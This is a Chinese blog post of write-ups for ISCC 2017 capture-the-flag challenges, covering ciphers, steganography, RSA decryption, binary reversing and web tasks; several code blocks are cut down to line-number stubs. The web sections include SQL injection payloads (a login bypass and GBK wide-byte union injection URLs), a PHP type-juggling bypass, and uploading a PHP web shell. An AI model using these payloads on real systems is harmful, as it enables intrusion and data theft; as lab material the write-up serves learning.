

ISCC2017部分题目wp

原创

[这是游戏吗](#) 于 2018-11-13 18:32:08 发布 447 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_43679903/article/details/84033659

版权

分享一下我老师大神的人工智能教程！零基础，通俗易懂！<http://blog.csdn.net/jiangjunshow>

也欢迎大家转载本篇文章。分享知识，造福人民，实现我们中华民族伟大复兴！

比赛网址：<http://iscc.isclab.org.cn>

Basic–Wheel Cipher

看这儿就知道了

https://en.wikipedia.org/wiki/Jefferson_disk

```
2: < N ACZDTRXMJQOYHGVS F UWIKPBEL <
3: < F HTEQGYXPLOCKBDMA I ZVRNSJUW <
7: < Q GWTHSPYBXIZULVKM R AFDCEONJ <
5: < K CPMNZQWXYIHFRLAB E UOTSGJVD <
13: < S XCDERFVBGTYHNUMK I LOPJZQAW <
12: < E IURYTASBKJDFHGLV N CMXZPQOW <
9: < V UBMCQWAOIKZGJXPL T DSRFHENY <
1: < O SFEZWAXJGDLUBVIQ H KYPNTRCM <
8: < Q NOZUTWDCVRJLXKIS E FAPMYGHB <
10: < O WTGVRSCZQKELMXI H PUDNAJFB <
4: < F CUKTEBSXQYIZMJWA O RPLNDVHG <
11: < N BVCXZQWERTPOIUYA L SKDJFHGM <
6: < P NYCJBFZDRUSLOQXV EITAMKGHIWUq <7
```

flag: FIREINTHEHOLE

Basic–神秘图片

两张png图片，放一起了，后面那张是猪圈密码，解出来是

GOODLUCK

但flag是小写

flag:goodluck

Basic–告诉你个秘密

开始看到有两行hex串，还以为是两个字符串的运算，其实不是
先转成两个字符串，然后base64解码，接下来是键盘，就看到答案了

flag: TONGYUAN

Basic–你猜猜

文本文件是压缩包的16进制，用winhex存成压缩包之后，就没思路了，试过伪加密，crc爆破你猜猜。。我比较笨，没想到弱密码，小伙伴说用 123456 就好了

flag: daczcasdqwdcsdzasd

Basic-二维码

扫二维码得到一句话：The password of the router is our flag

图片后面有压缩包，还是有密码，，继续找线索吧，

发现二维码图片的名字有点奇怪，是unicode编码，document.write()输出一下，内容是：

密码纯数字共8位

用到一个工具：ARCHPR，设置一下，很快就出来了：20161114

解压之后的破解记录里说：前四位是ISCC 后四位由大写字母和数字构成

用到另外一个工具：EWSA5.9（6.4容易崩），用里面的掩码攻击，设置一个自定义字符集，掩码设置成 ISCC?1?1?1?1（这里的1是我的自定义字符集，有大写字母和全部数字），解出来就是flag

flag: ISCC16BA

Basic-说我作弊，需要证据

分析发现，只有13给37发内容了，37给13的只是一些回应

data应该是拿Bob的公钥加密的，所以要用Bob的私钥解密

sig应该是拿Alice的私钥签名的，所以应该用Alice的公钥解密

data和sig相同才算是正确的信息，所以解密之后比较是否相同，若解密结果相同，则存入一个数组中，之后再根据seq的值对数组进行排序，得到正确的flag

小伙伴发现了原题https://github.com/pcchou/ctf-writeups/tree/master/2015-hack.lu/creative_cheating

题目给的应该是两个人的公钥，上面说了思路，下面上脚本吧

```
# !python3# coding:utf8# Alice的RSA公钥为(n, e) = (0x53a121a11e36d7a84dde3f5d73cf, 0x10001) (192.168.0.1
```

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
~
```

21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56

flag: flag{n0th1ng_t0_533_h3r3_m0v3_0n}

Basic-公邮密码

下载的压缩包解压之后，得到一个文本文件和一个压缩包

文本文件没有内容，名字比较奇怪：pw WINDoWsSEViCEss

而且看看压缩包有密码，所以找密码吧

pw就是密码吧，后面的字符串只有大写字母和小写字母，两种形式的话，想到了培根密码，大写当A，小写当B，解出来是BIT，然后就解压成功，base64解码得到flag

flag: Flag:{Ly319.i5d1f*iCult!}

Basic-PHP_encrypt_1

源码很少，而且说加密是可逆的，那就逆推一下

```
<?phpfunction encrypt($data,$key){    $key = md5('ISCC');    // $key = "729623334f0aa2784a1599fd374c120d"
```

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27

首先是\$key的值，很容易得到

把加密后的base64串解码不能正常输出，有不可见字符，但是可以知道解码之后的长度，为 38

这样之后就可以在原来的代码里处理一下得到\$char 的值

\$str虽然不能输出，但还是可以拿来用的，接下来就是爆破了，看脚本：

```
# !python3# coding:utf8from hashlib import md5import stringstr = "fR4aHWwuFCYYVydFRxMqHhCKBseH1dbFyg
```

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24

flag: Flag:{asdqwdfasfdawfefqwdqwdadwqadawd}

Mobile—简单到不行

稍微看下，涉及到了.so文件，用IDA32打开，找到checkflag函数，反编译之后是这样

```
flag = malloc(flag_len + 1);
memset(flag, 0, flag_len + 1);
memcpy(flag, v7, flag_len);
j = 0;
for ( i = 0; ; ++i )
{
    --j;
    if ( i >= flag_len / 2 )
        break;
    tmpChar = *((_BYTE *)flag + i) - 5;
    *((_BYTE *)flag + i) = *((_BYTE *)flag + flag_len + j);
    *((_BYTE *)flag + flag_len + j) = tmpChar;
}
*((_BYTE *)flag + flag_len) = 0;
v12 = strcmp((const char *)flag, "0HWY11SE5UQWFFN?I+PEo.UcshU");
free(flag);
free(v7);
return v12 <= 0;
}
http://blog.csdn.net/xuqi7
```

也就是这样

```
j = 0; for ( i = 0; ; ++i ) { --j; if ( i >= flag_len / 2 ) break; tmpChar = flag[i] -
```

1
2
3
4
5
6
7
8
9
10
11
12
13

逻辑就是把前一半每一位减5，然后和后半交换位置
解一下就好了

```
#!/python3# coding:utf8aa = "=0HWY11SE5UQWFN?I+PEo.UcshU"str1 = "=0HWY11SE5UQWF"for i in range(14,28):
```

1
2
3
4
5
6
7
8
9
10

flag: flag{ISCCJAVANDKYXX}

Misc—眼见非实

解压word文档，搜flag就出来了

flag: flag{F1@g}

Misc—就在其中

开始看了下，感觉太多了，就用binwalk来提取文件，得到的文件里有 key.txt，AC76.key(开始是一个私钥)，就尝试RSA解密，kali下的openssl

```
root@kali:~/Desktop# openssl rsautl -decrypt -in key.txt -inkey private.key -out  
flag.txt  
root@kali:~/Desktop# cat flag.txt  
hi, boys and girls! flag is {haPPy_Use_0penSsI}  
root@kali:~/Desktop#
```

flag又没有格式。。

flag: haPPy_Use_0penSsl

Misc—很普通的Disco

感觉跟14年的应该差不多，安装好软件试一下

<http://www.joychou.org/index.php/Misc/iscc-ctf-2014-writeup.html>,

嗯，就是那样的，按照那样的方法把数据提取出来之后，把负数替换成0，别的都替换成1，就得到二进制串，然后Python转一下

```
# ! python3# coding:utf8import reaa = "1100110110110011000011100111111101110101110110000101011101010101
```


1
2
3
4
5
6
7
8
9
10
11
12
13
14

结果:

```
flag{W0W*funny}UZV[6m5ZUV[UU_VVzVWUjTW^jWo*V]*u5*U++>{UkZ_U+*U*u*j[5ZV_-6]*UU~]*jU5+%U-  
+*j]w*W+*m*U.ZU_VU*k;/u55}+--+U+-W%+ro+u-5>UV^zjU+-zm*WU-+---*m/zU%+e:]*UVU-*UuknWU-}
```

flag: flag{W0W*funny}

小伙伴用audacity发现在音频抬头很小的一段里，隐藏了一些波形



在上面折就是1，在下面折就是0，虽然搞不太明白，大概就是这个原理

Misc—很普通的数独

25张数独图片，解出来能干什么呢，没什么思路

跟解数独没关系，小伙伴让我仔细看看，看着看着突然发现可能是二维码，

怎么转换呢？我转了一个大弯，

先用画图，

失败之后用写01串，空格黑方块替换，还是扫不出来，

接着小伙伴提示二维码原理，去看了一遍二维码原理，还是没思路，

小伙伴又提示拼图，我就重新搞出了25张小图片打算拼一拼，然而发现太乱了，没法拼出来，

最后再看看，也许只换那三个不协调的角的位置呢？换完之后果断扫出来了



base64编码的字符串：

```
Vm0xd1NtUXlWa1pPVldoVFIUSINjRIJVVGtOamJGWnlWMjFHVIUxV1ZqTldNakZMWVcxS1lxTnNhRmhoTVZweVdWUkdXbVZHWkhOWGJGcHBWa1paZWxaclpEUmhNVXBYVW14V2FHVnFRVGS9
```

经过7次解码之后就得到flag

flag: flag{y0ud1any1s1}

Misc—再见李华

下载到一张图片，把图片的压缩包分出来，有密码，

图片上有md5值，只有16位，常规应该是20位吧，感觉应该是爆破

不少于1000个字，1000当成二进制的话就是8了，记得署名，而且题目中有 李华（LiHua），那就是以 LiHua 结尾的字符串，爆破一下，在前面有4位的时候得到了密码，解压得到flag

脚本如下：

```
# !python3# coding:utf8from hashlib import md5import stringdic = string.printablehalf_md5 = "1a4fb3fb5e"
```


1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22

flag: Stay hungry, Stay foolish.

Web-WelcomeToMySQL

打开是文件上传，但是提示却是sql注入，不懂

传了一个php345后缀的一句话上去，连接不上

理解错大表哥的意思了，应该是php文件后缀可以是php3,php4,php5这样的意思，传php5后缀的上去，用菜刀连接，但是禁止查看当前目录，小伙伴又说去看上传成功之后的源码，多了注释

```
<!--$servername,$username,$password,$db,$tb were set in base.php -->
```

这样就能用菜刀连接数据库了，得到flag，flag的的格式醉了

flag: Flag:{lsc_1s_Fun_4nd_php_iS_Easy}

Web-自相矛盾

给了源码，在本地搭环境测一下吧，貌似是构造一个比较复杂的json串提交，符合条件就给出flag

首先是判断 a["bar1"] 不能是数字，但又要大于 2016，这样的话，构造 a["bar1"]="3000a"，不是一个数字，但是进行大小比较时，php会强制转换类型，就变成了3000，这样即可绕过

.....

终于知道为什么那么多人做出来了，这是原题，，xnuca有过，队友大神

<http://aurorasec.blog.51cto.com/9752323/1832173> 里面的题目4

用下面这个链接就能得到flag

```
http://139.129.108.53:8083/web-09/?iscc={"bar1":"2017e","bar2":[[1],1,2,3,0]}&cat[0]=00iscctf2017&cat[1][]=1111&dog=%00
```

参考

<https://github.com/ctfs/write-ups-2014/tree/master/31c3-ctf-2014/web/pcrapp>

flag: flag{sfkljldstuaft}

Web-Web签到题，来和我换flag啊！

输入flag之后，出现：

哼,就给我一个flag我才不和你换呢

然后看源码，发现还有一个hiddenflag

发送参数 `hiddenflag=f1ag&flag=f1ag`

出现：

哼,就给我一个flag我才不和你换呢

还不够诚意，不和你换FLAG

之后再发送参数：`hiddenflag=f1ag&flag=f1ag&FLAG=f1ag`

在头信息里即可看到flag

flag: f1ag: {N0w_go1OdoIotherw3b}

Web-我们一起来日站

查看robots.txt，发现：

```
## robots.txt #User-agent: * Disallow: /21232f297a57a5a743894a0e4a801fc3/Disallow: /api
```

1
2
3
4
5
6

然后访问：

<http://139.129.108.53:5090/web-04/21232f297a57a5a743894a0e4a801fc3>

提示：keep finding admin page!

找到 admin.php

然后试了几个万能密码，用下面这个：

User: something

Pass: ' or '1'='1

得到flag

flag: Flag: {ar32wefafafqw325t4rqfcakas}

Web-where is your flag

主页是：*****flag is in flag

扫目录知道有flag.php

访问得到：hint:thisisflag

小伙伴说用index?id=

这样一说，然后又注意到了页面编码格式为gbk，那应该就是宽字节注入了

先看看有几列吧

```
http://139.129.108.53:6980/web-08/index.php?id=1%df order by 1--
```

用order by检测 1,2都没有内容, 3的时候出现:

Unknown column '3' in 'order clause'

所以列数为2

因为已经知道了 thisisflag is in flag ,也就是 表名是 flag, 列名是 thisisflag

构造就是这样

```
http://139.129.108.53:6980/web-08/index.php?id=1%df' union select 1,thisisflag from flag --
```

但是出现错误:

```
Illegal mix of collations (gbk_chinese_ci,IMPLICIT) and (latin1_swedish_ci,IMPLICIT) for operation 'UNION'
```

小伙伴说把列名 hex再unhex就可以了, 不懂为什么, 可能这样就转换编码了?

```
http://139.129.108.53:6980/web-08/index.php?id=1%df' union select 1,unhex(hex(thisisflag)) from flag --
```

flag: flag:{441b7fa1617307be9632263a4497871e}

Reverse—你猜

64位elf文件, 但是我运行的时候说段错误, 没办法, 只能静态分析了

前两个字符串有两个for循环判断, 最后一个字符串稍微比较一下来判断

flag: flag{11nux_crack_ILCF!}

Reverse—小试牛刀

64位elf文件, 学习了下gdb的用法, 下面是IDA反编译出来的东西, 但是看不懂怎么比较的, 对不上号, 结果只能来动态调试了,

```
v8 = *MK_FP(__FS__, 40LL); s2 = 0x3929531D01070A00LL; v5 = 0x391257391F150703LL; v6 = 0x150F; v7
```

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

首先在s2变换之后加个断点， `b *0x0000000004006C4`

然后运行下，得到变换之后的字符串，这样我就想直接提交了，但是不对，因为那是s2的值，不是flag，中间过程就不细解释了，

它的比较过程就是：

前五位是 flag{，

最后一位是 }，

7,10,13是一样的，跟进去之后发现是“.”，

5、6一起比较，是 1t，

8、9是 is，

11、12是5O，

14、15、16、17是easy，

所以最后就是 flag{1t.is.5O.easy}

flag: flag{1t.is.5O.easy}

给我老师的人工智能教程打call! <http://blog.csdn.net/jiangjunshow>

小编那么拼



赞一个再撤!

<http://blog.csdn.net/sunhuaqiang1>

